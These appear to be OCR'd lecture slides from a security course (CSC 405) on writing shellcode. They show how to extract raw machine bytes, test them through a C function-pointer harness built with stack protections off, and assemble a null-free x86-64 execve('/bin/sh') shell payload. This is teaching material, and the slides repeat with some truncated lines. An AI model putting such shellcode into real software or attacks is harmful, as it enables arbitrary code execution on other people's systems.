# CSC 405
# Shellcode

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# A Simple, Innocent Assembly Program

Program Instruction

| Instruction | Hexadecimal | Explanation |
|---|---|---|
| ... | ... | ... stuff before our snippet ... |
| **xor** %ebx, %ebx | **31 DB** | Sets the EBX register to 0 (xor value, value ⇒ all zeros) |
| **xor** %eax, %eax | **31 C0** | Sets the EAX register to 0 |
| **mov** %ebx, %edi | **89 DF** | Copies the value in the EBX register to EDI (both are now 0) |
| **mov** %eax, %edx | **89 C2** | Copies the value in the EAX register to EDX (both are now 0) |
| **cmp** $0, %eax | **83 F8 00** | Compare (**If EAX == 0**, set ZERO FLAG (ZF) to 1, else set ZF to 0) |
| **je** helloCall | **74 C3** | **Conditionally jump to the helloCall label, if ZF is 1 (TRUE)** |
| **jmp** exitCall | **EB E1** | **Else, unconditionally jump to the exitCall label** |

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| **MALICIOUS CODE** | **MALICIOUS HEX** | **MALICIOUS DESCRIPTION!** |
| **cmp** $0, %eax | **83 F8 00** | Compare (**If EAX == 0**, set ZER |
| **je** helloCall | **74 C3** | **Conditionally jump to the helloCall label, if ZF is 1 (TRUE)** |
| **jmp** exitCall | **EB E1** | **Else, unconditionally jump to the exitCall label** |

An attacker's goal is to essentially inject malicious code into the program to disrupt the normal flow of execution

# Why can't we compile our attack into a binary and just use that?

```
00000000    7F45 4C46 0201 0100 0000 0000 0000 0000    ▯ELF............
00000010    0200 3E00 0100 0000 3010 4000 0000 0000    ..>.....0.@.....
00000020    4000 0000 0000 0000 4821 0000 0000 0000    @.......H!......
00000030    0000 0000 4000 3800 0300 4000 0600 0500    ....@.8...@.....
00000040    0100 0000 0400 0000 0000 0000 0000 0000    ................
00000050    0000 4000 0000 0000 0000 4000 0000 0000    ..@.......@.....
00000060    E800 0000 0000 0000 E800 0000 0000 0000    è.......è.......
00000070    0010 0000 0000 0000 0100 0000 0500 0000    ................
00000080    0010 0000 0000 0000 0010 4000 0000 0000    ..........@.....
00000090    0010 4000 0000 0000 3F00 0000 0000 0000    ..@.....?.......
000000A0    3F00 0000 0000 0000 0010 0000 0000 0000    ?...............
000000B0    0100 0000 0600 0000 0020 0000 0000 0000    ......... ......
000000C0    0020 4000 0000 0000 0020 4000 0000 0000    . @...... @.....
```

Because programs also contain **lots** of metadata

# Executable and Linkable Format

ANGE ALBERTINI
http://www.corkami.com

```
me@nux:~$ ./mini
me@nux:~$ echo $?
42
```

```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00: 7F .E .L .F 01 01 01
10: 02 00 03 00 01 00 00 00 60 00 00 08 40 00 00 00
20:                         34 00 20 00 01 00

40: 01 00 00 00 00 00 00 00 00 00 00 08 00 00 00 08
50: 70 00 00 00 70 00 00 00 05 00 00 00

60: BB 2A 00 00 00 B8 01 00 00 00 CD 80
```

## MINI

## ELF HEADER

IDENTIFY AS AN ELF TYPE
SPECIFY THE ARCHITECTURE

| FIELDS | VALUES |
|---|---|
| e_ident | |
| EI_MAG | 0x7F, "ELF" |
| EI_CLASS, EI_DATA | 1 ELFCLASS32, 1 ELFDATA2LSB |
| EI_VERSION | 1 EV_CURRENT |
| e_type | 2 ET_EXEC |
| e_machine | 3 EM_386 |
| e_version | 1 EV_CURRENT |
| e_entry | 0x8000060 |
| e_phoff | 0x0000040 |
| e_ehsize | 0x0034 |
| e_phentsize | 0x0020 |
| e_phnum | 0001 |

## PROGRAM HEADER TABLE

EXECUTION INFORMATION

| FIELDS | VALUES |
|---|---|
| p_type | 1 PT_LOAD |
| p_offset | 0 |
| p_vaddr | 0x8000000 |
| p_paddr | 0x8000000 |
| p_filesz | 0x0000070 |
| p_memsz | 0x0000070 |
| p_flags | 5 PF_R\|PF_X |

## CODE

X86 ASSEMBLY

```
mov ebx, 42
mov eax, SC_EXIT[1]
int 80h
```

EQUIVALENT C CODE

```
return 42;
```

```
00000000    7F45 4C46 0201 0100 0000 0000 0000 0000    ▯ELF............
00000010    0200 3E00 0100 0000 3010 4000 0000 0000    ..>.....0.@.....
00000020    4000 0000 0000 0000 4821 0000 0000 0000    @.......H!......
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00000070    0010 0000 0000 0000 0100 0000 0500 0000    ................
00000080    0010 0000 0000 0000 0010 4000 0000 0000    ..........@.....
00000090    0010 4000 0000 0000 3F00 0000 0000 0000    ..@.....?.......
000000A0    3F00 0000 0000 0000 0010 0000 0000 0000    ?...............
000000B0    0100 0000 0600 0000 0020 0000 0000 0000    ......... ......
000000C0    0020 4000 0000 0000 0020 4000 0000 0000    . @...... @.....
```

Our 64-bit program's entry point is at **`0x00001030`**
(swapped because little endian)

```
00000000    7F45 4C46 0201 0100 0000 0000 0000 0000    ▯ELF............
00000010    0200 3E00 0100 0000 3010 4000 0000 0000    ..>.....0.@.....
00000020    4000 0000 0000 0000 4821 0000 0000 0000    @.......H!......
00000030    0000 0000 4000 3800 0300 4000 0600 0500    ....@.8...@.....
00000040    0100 0000 0400 0000 0000 0000 0000 0000    ................
00000050    0000 4000 0000 0000 0000 4000 0000 0000    ..@.......@.....
00000060    E800 0000 0000 0000 E800 0000 0000 0000    è.......è.......
00000070    0010 0000 0000 0000 0100 0000 0500 0000    ................
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00000090    0010 4000 0000 0000 3F00 0000 0000 0000    ..@.....?.......
000000A0    3F00 0000 0000 0000 0010 0000 0000 0000    ?...............
000000B0    0100 0000 0600 0000 0020 0000 0000 0000    ........ .......
```

And if we looked at offset `0x00001030`, there's our program!

```
00001030    31DB 31C0 89DF 89C2 83F8 0074 C3EB E100
```

| | | |
|---|---|---|
| **xor %ebx, %ebx** | **31 DB** | Sets the EBX register to 0 (xor value, value ⇒ all zeros) |

# Extracting Only the Program's Executable Bytes

```
# Get the raw executable bytes from the binary
objcopy -O binary -j .text helloV2 hello_raw_bytes
```

This will look in the binary, find that offset and output them to the file **`hello_raw_bytes`**

```
48c7 c001 0000 0048 c7c7 0100 0000 48c7
c600 2040 0048 c7c2 0600 0000 0f05 eb00
48c7 c03c 0000 0048 c7c7 0000 0000 0f05
31db 31c0 89df 89c2 83f8 0074 c3eb e1
```

Contents of `hello_raw_bytes`

# Extracting Only the Program's Executable Bytes

```
# Get the raw executable bytes from the binary
objcopy -O binary -j .text helloV2 hello_raw_bytes
```

This will look in the binary, find that offset and output them to the file **`hello_raw_bytes`**

```
# Escape the executable bytes
od -tx1 hello_raw_bytes | sed -e 's/^[0-9]* //' -e '$d' -e 's/^/
/' -e 's/ /\\x/g' | tr -d '\n'
```

# Extracting Only the Program's Executable Bytes

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
```

od -tx1 outputs each byte as two hexadecimal digits on multiple lines



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```
# Escape the executable bytes
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```

This output is passed to sed which:

- removes line numbers,
- removes last line,
- replaces spaces with `'\x'`

```
\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7
\xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
\x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
\x31\xdb\x31\xc0\x89\xdf\x89\xc2\x83\xf8\x00\x74\xc3\xeb\xe1
```

# Extracting Only the Program's Executable Bytes

```
# Get the raw executable bytes from the binary
objcopy -O binary -j .text helloV2 hello_raw_bytes
```

This will look in the binary, find that offset and output them to the file **`hello_raw_bytes`**

```
# Escape the executable bytes
od -tx1 hello_raw_bytes | sed -e 's/^[0-9]* //' -e '$d' -e 's/^/ /' -e 's/ /\\x/g' | tr -d '\n'
```

Which **finally** deletes newline characters

```
\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7
\xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
\x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
\x31\xdb\x31\xc0\x89\xdf\x89\xc2\x83\xf8\x00\x74\xc3\xeb\xe1
```

*imagine* this is now all on 1 line

# Shellcode

A set of instructions injected and then executed by an exploited program

- usually, a **shell** is started (hence the name)
  - for remote exploits - input/output is redirected to a socket
- use system call (`execve`) to spawn shell

Shellcode can do practically anything (given enough permissions)

- create a new user
- change a user password
- modify the `.rhost` file
- bind a shell to a port (remote shell)
- open a connection to the attacker machine

# How do we test a shellcode?

# How do we ~~test a shellcode~~? simulate this code and jump to it?

# Testing Shellcode

```
#include <stdio.h>
#include <string.h>

int main() {
  unsigned char shellcode[] = "\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7
                               \xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
                               \x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
                               \x31\xdb\x31\xc0\x89\xdf\x89\xc2\x83\xf8\x00\x74\xc3\xeb\xe1";

  int (*ret)() = (int(*)())shellcode;
  ret();
}

$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
```

We can store the output from `objcopy` as an array and call that

# Testing Shellcode

```
#include <stdio.h>
#include <string.h>

int main() {
  unsigned char shellcode[] = "\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7
                               \xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
                               \x48\xc7\xc0\x3                                                05
                               \x31\xdb\x31\xc

  int (*ret)() = (int(*)())shellcode;
  ret();
}

$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
```

Create a function pointer ret, which type casts the shellcode array into a function pointer

# Testing Shellcode

```
#include <stdio.h>
#include <string.h>

int main() {
  unsigned char shellcode[] = "\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7
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                               \x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
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  int (*ret)() = (int(*)())shellcode;
  ret();
}
```

Then call the function

```
$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
```

# Testing Shellcode

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#include <stdio.h>
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int main() {
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                               \xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
                               \x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
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}

$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
```

Allow execution of code on the stack

Disable Stack Protection

Disable Position Independent Executable

# Nope.

```
#include <stdio.h>
#include <string.h>

int main() {
  unsigned char shellcode[] = "\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7
                               \xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
                               \x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
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  int (*ret)() = (int(*)())shellcode;
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}

$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
$ ./shelltest
 □□□
```



# HelloV2 Bug

Let's take a look at the binary again to see if we can see where things went wrong

```
$ objdump -zd helloV2
```

This will display information from binary files

- z ⇒ display section headers
- d ⇒ disassemble the executable sections (convert to assembly)

# HelloV2 Bug

```
$ objdump -zd helloV2
helloV2:     file format elf64-x86-64

Disassembly of section .text:
0000000000401000 <helloCall>:
  401000:       48 c7 c0 01 00 00 00    mov    $0x1,%rax
  401007:       48 c7 c7 01 00 00 00    mov    $0x1,%rdi
  40100e:       48 c7 c6 00 20 40 00    mov    $0x402000,%rsi
  401015:       48 c7 c2 06 00 00 00    mov    $0x6,%rdx
  40101c:       0f 05                   syscall
  40101e:       eb 00                   jmp    401020 <exitCall>
0000000000401020 <exitCall>:
  401020:       48 c7 c0 3c 00 00 00    mov    $0x3c,%rax
  401027:       48 c7 c7 00 00 00 00    mov    $0x0,%rdi
  40102e:       0f 05                   syscall
0000000000401030 <_start>:
  401030:       31 db                   xor    %ebx,%ebx
  401032:       31 c0                   xor    %eax,%eax
  401034:       89 df                   mov    %ebx,%edi
  401036:       89 c2                   mov    %eax,%edx
  401038:       83 f8 00                cmp    $0x0,%eax
  40103b:       74 c3                   je     401000 <helloCall>
  40103d:       eb e1                   jmp    401020 <exitCall>
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  40103b:       74 c3                   je     401000 <helloCall>
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```

That's funny, I don't remember writing that…

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  40101c:       0f 05                   syscall
  40101e:       eb 00                   jmp    401020 <exitCall>
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  401020:       48 c7 c0 3c 00 00 00    mov    $0x3c,%rax
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  401034:       89 df                   mov    %ebx,%edi
  401036:       89 c2                   mov    %eax,%edx
  401038:       83 f8 00                cmp    $0x0,%eax
  40103b:       74 c3                   je     401000 <helloCall>
  40103d:       eb e1                   jmp    401020 <exitCall>
```

0x402000 was our program's .data section, which our shellcode does not have!

# Relative Addressing

- Problem - position of code in memory is unknown, so **you cannot use pointers**
  - How to determine *address of string*

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- We can make use of instructions using relative addressing
- In general, you can **push** a string to the stack and **RSP** will hold a reference to it until the next **push** command

# Relative Addressing

- Problem - position of code in memory is unknown, so **you cannot use pointers**
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- In general, you can **`push`** a string to the stack and **`RSP`** will hold a reference to it until the next **`push`** command


- **`call`** instruction saves the instruction pointer on to the stack and jumps

# Relative Addressing

- Problem - position of code in memory is unknown, so **you cannot use pointers**
  - How to determine *address of string*
- We can make use of instructions using relative addressing
- In general, you can **`push`** a string to the stack and **`RSP`** will hold a reference to it until the next **`push`** command

- **`call`** instruction saves the instruction pointer on to the stack and jumps
- Idea
  - **`jmp`** instruction at beginning of shellcode to **`call`** instruction
  - **`call`** instruction right before the `"Hello"` string
  - **`call`** jumps back to first instruction after jump
  - now the address of `"Hello"` is on the stack!

# Relative Addressing Technique



# HelloV3

```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi             # puts "Hello\n" in to RSI
  mov $1,   %rax       # opcode for write system call
  mov $1,   %rdi       # 1st arg, stdout
  mov %rsi, %rsi       # 2nd arg, address
  mov $6,   %rdx       # 3rd arg, len
  syscall              # system call interrupt
  jmp exitCall         # jump to exitCall label
exitCall:
  mov $60, %rax        # sys_exit
  mov  $0, %rdi        # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```

# HelloV3

```
.text
.global _start
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saveme:
  call helloCall
  .string "Hello\n"
```

We immediately trigger a jump

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_start:
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helloCall:
  pop %rsi            # puts "Hello\n" in to RSI
  mov $1,   %rax      # opcode for write system call
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  syscall
saveme:
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```

Which makes a call

# HelloV3

```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi              # puts "Hello\n" in to RSI
  mov $1,   %rax        # opcode for write system call
  mov $1,   %rdi        # 1st arg, stdout
  mov %rsi, %rsi        # 2nd arg, address
  mov $6,   %rdx        # 3rd arg, len
  syscall               # system call interrupt
  jmp exitCall          # jump to exitCall label
exitCall:
  mov $60, %rax         # sys_exit
  mov  $0, %rdi         # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```

So "Hello\n" gets added to the stack "for later"

# HelloV3

```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi            # puts "Hello\n" in to RSI
  mov $1,   %rax      # opcode for write system call
  mov $1,   %rdi      # 1st arg, stdout
  mov %rsi, %rsi      # 2nd arg, address
  mov $6,   %rdx      # 3rd arg, len
  syscall             # system call interrupt
  jmp exitCall        # jump to exitCall label
exitCall:
  mov $60, %rax       # sys_exit
  mov  $0, %rdi       # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```

This is **allowed** because Assembly doesn't have strict rules like higher-level languages

# HelloV3

```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi              # puts "Hello\n" in to RSI
  mov $1,   %rax        # opcode for write system call
  mov $1,   %rdi        # 1st arg, stdout
  mov %rsi, %rsi        # 2nd arg, address
  mov $6,   %rdx        # 3rd arg, len
  syscall               # system call interrupt
  jmp exitCall          # jump to exitCall label
exitCall:
  mov $60, %rax         # sys_exit
  mov  $0, %rdi         # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```

It's now "later"

# HelloV3

```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi          # puts "Hello\n" in to RSI
  mov $1,   %rax    # opcode for write system call
  mov $1,   %rdi    # 1st arg, stdout
  mov %rsi, %rsi    # 2nd arg, address
  mov $6,   %rdx    # 3rd arg, len
  syscall           # system call interrupt
  jmp exitCall      # jump to exitCall label
exitCall:
  mov $60, %rax     # sys_exit
  mov  $0, %rdi     # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```

**Disassembled this is**

```
\xeb\x2b\x5e\x48\xc7\xc0\x01\x00\x00
\x00\x48\xc7\xc7\x01\x00\x00\x00\x48
\x89\xf6\x48\xc7\xc2\x06\x00\x00\x00
\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00
\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
\xe8\xd0\xff\xff\xff\x48\x65\x6c\x6c
\x6f\x0a\x00
```

# Testing the Shellcode (again)

```
#include <stdio.h>
#include <string.h>

int main() {
   unsigned char shellcode[] = "\xeb\x2b\x5e\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00
                                \x00\x48\x89\xf6\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\x48\xc7\xc0
                                \x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05\xe8\xd0\xff
                                \xff\xff\x48\x65\x6c\x6c\x6f\x0a\x00";

  int (*ret)() = (int(*)())shellcode;
  ret();
}

$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
$ ./shelltest
```

# Testing the Shellcode (again)


```
#include <stdio.h>
#include <string.h>

int main() {
   unsigned char shellcode[] = "\xeb\x2b\x5e\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00
                                \x00\x48\x89\xf6\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\x48\xc7\xc0
                                \x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05\xe8\xd0\xff
                                \xff\xff\x48\x65\x6c\x6c\x6f\x0a\x00";

  int (*ret)() = (int(*)())shellcode;
  ret();
}

$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
$ ./shelltest
Hello
```

SUCCESS



# Not Actually Shellcode

```
#include <stdio.h>
#include <string.h>

int main() {
   unsigned char shellcode[] = "\xeb\x2b\x5e\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00
                               \x00\x48\x89\xf6\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\x48\xc7\xc0
                               \x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05\xe8\xd0\xff
                               \xff\xff\x48\x65\x6c\x6c\x6f\x0a\x00";

  int (*ret)() = (int(*)())shellcode;
  ret();
}

$ gcc shelltest.c  -o shelltest -fno-sta
$ ./shelltest
Hello
```

## Where Shell?

A set of instructions injected and then executed

- usually, a **shell** is started (hence the name)
  - for remote exploits - input/output is redirected t
- use system call (execve) to spawn shell

# Shellcode

```c
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv) {
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = 0;
  execve(shell[0], &shell[0], 0);
  exit(0);
 }
```

# Shellcode

```
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv) {
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = 0;
  execve(shell[0], &shell[0], 0);
  exit(0);
 }
```

```
int execve(char *file, char *argv[], char *env[])
```

**`*file`**: name of program to be executed `"/bin/sh"`
**`*argv[]`**: address of null-terminated argument array `{"/bin/sh", NULL}`
**`*env[]`**: address of null-terminated environment array `NULL (0)`

# Disassembling execve

```c
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv) {
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = 0;
  execve(shell[0], &shell[0], 0);
  exit(0);
 }
```

```
.LC0:
        .string "/bin/sh"
main:
        pushq   %rbp
        movq    %rsp, %rbp
        subq    $32, %rsp
        movl    %edi, -20(%rbp)
        movq    %rsi, -32(%rbp)
        movq    $.LC0, -16(%rbp)
        movq    $0, -8(%rbp)
        movq    -16(%rbp), %rax
        leaq    -16(%rbp), %rcx
        movl    $0, %edx
        movq    %rcx, %rsi
        movq    %rax, %rdi
        call    execve
        movl    $0, %edi
        call    exit
```

```c
int execve(char *file, char *argv[], char *env[])
```

**`*file`**: name of program to be executed “/bin/sh”
**`*argv[]`**: address of null-terminated argument array { “/bin/sh“, NULL }
**`*env[]`**: address of null-terminated environment array NULL (0)

# Recall

- Problem - position of code in memory is unknown, so **you cannot store `/bin/sh` in `.data`** (or `.LC0`, or anywhere outside `.text`**)**
  - We need to determine the *address of our string*

- How we tackled this last time
  - **`jmp`** instruction at beginning of shellcode to **`call`** instruction
  - **`call`** instruction right before the `"Hello"` string
  - **`call`** jumps back to first instruction after jump
  - now the address of `"Hello"` is on the stack!

# Translated for `/bin/sh`

- **`file`** parameter
  - we need the null terminated string `/bin/sh` somewhere in memory
- **`argv`** parameter
  - we need the address of the string `/bin/sh` somewhere in memory followed by a `NULL` word
  - OR just `NULL`
- **`env`** parameter
  - we need a `NULL` word somewhere in memory
  - we will reuse the null pointer at the end of `argv`
  - OR just `NULL`

# Spawning a Shell in Assembly

1. Move the system call number (`0x3B`) into `%rax`
2. Move the address of string `"/bin/sh"` into `%rdi`
3. Move the address *of the address* of `"/bin/sh"` into `%rsi` (using `lea`)
4. Move the address of `null` word into `%rdx`
5. Execute the `syscall` instruction

`lea` (**load effective address**) used to put a memory address into the destination

# Spawning a Shell in Assembly - YOLO

1. Move the system call number (`0x3B`) into `%rax`
2. Move the address of string `"/bin/sh"` into `%rdi`
3. ~~Move the address *of the address* of `"/bin/sh"` into `%rsi` (using `lea`)~~

   let's put NULL
4. ~~Move the address of `null` word into `%rdx`~~ let's put NULL
5. Execute the `syscall` instruction

# Shell in Assembly

```
.text
.global main

main:
        jmp saveme
shellcode:
        pop  %rdi          # pop stack, placing "/bin/sh" into RDI
        xor  %rax, %rax    # Zero out RAX (setting it to NULL)
        xor  %rsi, %rsi    # Zero out RSI (setting it to NULL)
        xor  %rdx, %rdx    # Zero out RDX (setting it to NULL)
        movb $0x3B, %al    # ~magic~
        syscall
saveme:
        call shellcode     # Jump to the shellcode label
        .string "/bin/sh" # Places this string on the stack "for later"
```

# Shell in Assembly

```
.text
.global main

main:
        jmp saveme
shellcode:
        pop   %rdi          # pop stack, placing "/bin/sh" into RDI
        xor   %rax, %rax    # Zero out RA
        xor   %rsi, %rsi    # Zero out RS
        xor   %rdx, %rdx    # Zero out RD
        movb $0x3B, %al     # ~magic~
        syscall
saveme:
        call shellcode      # Jump to the shellcode label
        .string "/bin/sh" # Places this string on the stack "for later"
```

AL is the **lower** 8 bits of RAX, so move the system call number for execve into the **part** of RAX, and leave the rest as it was (zeroed out, or **null**)

# Shell in Assembly

```
.text
.global main

main:
        jmp saveme
shellcode:
        pop  %rdi          # pop stack, placing "/bin/sh" into RDI
        xor  %rax, %rax    # Zero out RA
        xor  %rsi, %rsi    # Zero out RS
        xor  %rdx, %rdx    # Zero out RD
        movb $0x3B, %al    # ~magic~
        syscall
saveme:
        call shellcode     # Jump to the shellcode label
        .string "/bin/sh" # Places this string on the stack "for later"
```

AL is the **lower** 8 bits of RAX, so move the system call number for execve into the **part** of RAX, and leave the rest as it was (zeroed out, or **null**)

# Shell in Assembly

```
$ gcc -nostartfiles shellasm.s -o shellasm
```

Avoid linking to standard startup files

```
$ ./shellasm
$ (shell, but initiated by our program)
```

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```

Another way to think about it:
Instead of just printing "Hello",
we now have **terminal access**!

# Shell in Assembly

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$ gcc -nostartfiles shellasm.s -o shellasm
```

Avoid linking to standard startup files

```
$ ./shellasm
$ (shell, but initiated by our program)
```

Another way to think about it:
Instead of just printing "Hello",
we now have **terminal access**!

But there's always a catch…

# Problem

Shellcode is normally copied into a String buffer…

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Shellcode is normally copied into a String buffer…

…and String buffers end with **`null`** bytes (`$0x00`)

# Problem

Shellcode is normally copied into a String buffer…

…and String buffers end with **`null`** bytes (`$0x00`)

…which means any **null** bytes we inject will cause the buffer to end, potentially prematurely, not allowing us to inject the full payload!

# Eliminating Null Bytes from our Shellcode

Rather than explicitly including `$0x00`, we can use some fancy machine code to "simulate" `null` bytes

Instead of `mov $0x00, register`...

...use `xor register, register`


If you (for some reason) need a `1`...

...use
```
xor register, register
inc register
```

# Can we write to the `.text` section?

# Can we <u>write</u> to the `.text` section?

No.



Because your OS cares about you.

# Can we <u>write</u> to the .text section?

```
# displays information about ELF files
$ readelf -S shellasm
[Nr] Name    Type       Address           Off     Size    ES  Flg  Lk  Inf  Al
...
[ 6] .text   PROGBITS   0000000000001000  001000  00001d  00   AX   0    0   1
...
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  D (mbind), l (large), p (processor specific)
